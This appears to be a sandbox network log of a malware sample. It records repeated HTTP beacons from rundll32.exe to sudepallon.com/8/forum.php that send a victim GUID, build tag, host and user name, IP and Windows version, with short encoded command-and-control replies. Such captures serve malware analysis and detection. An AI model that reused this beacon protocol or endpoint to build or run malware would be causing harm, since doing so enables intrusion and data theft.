Jul 9, 2021 03:11:23.445317984 CEST	677	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:23.511239052 CEST	678	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:25 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 54 47 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYTGBARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.3	49807	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:59.904531956 CEST	5479	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:59.972100973 CEST	5481	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 42 59 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVBYEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.3	49808	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:59.904548883 CEST	5479	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:59.971338034 CEST	5480	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 48 53 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKHSPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.3	49809	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:59.959167957 CEST	5480	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:00.024425983 CEST	5481	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 56 45 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZVEAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.3	49810	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:00.280903101 CEST	5482	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:00.349575043 CEST	5483	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 54 47 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQTGJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.3	49811	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:00.281486988 CEST	5483	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:00.348428011 CEST	5483	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 4a 51 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJJQQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.3	49812	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:00.355448961 CEST	5484	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:00.423037052 CEST	5484	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 5a 41 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFZAUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.3	49813	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:00.661691904 CEST	5486	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:00.729387045 CEST	5486	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 41 5a 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYAZBARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.3	49814	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:00.666764975 CEST	5486	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:00.732692957 CEST	5487	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 4b 50 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMKPNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.3	49815	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:00.762145042 CEST	5487	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:00.831780910 CEST	5488	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 42 59 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFBYUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.3	49816	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:01.033865929 CEST	5489	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:01.100677967 CEST	5490	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 4a 51 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMJQNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49729	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:24.447570086 CEST	678	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:24.515688896 CEST	679	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:26 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 5a 41 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTZAGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.3	49817	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:01.050764084 CEST	5489	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:01.115972042 CEST	5490	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 41 56 45 5a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cAVEZARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.3	49818	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:01.186212063 CEST	5491	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:01.253911018 CEST	5491	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:02 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 56 45 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVVEEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.3	49819	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:01.431991100 CEST	5492	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:01.500164032 CEST	5493	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 59 42 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQYBJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.3	49820	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:01.441323996 CEST	5493	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:01.506544113 CEST	5493	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 46 55 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCFUXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.3	49821	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:01.600835085 CEST	5494	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:01.669900894 CEST	5495	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 5a 41 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTZAGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.2.3	49823	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:12:01.817991972 CEST	5496	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:12:01.886123896 CEST	5496	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 51 4a 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFQJUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.3	49822	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
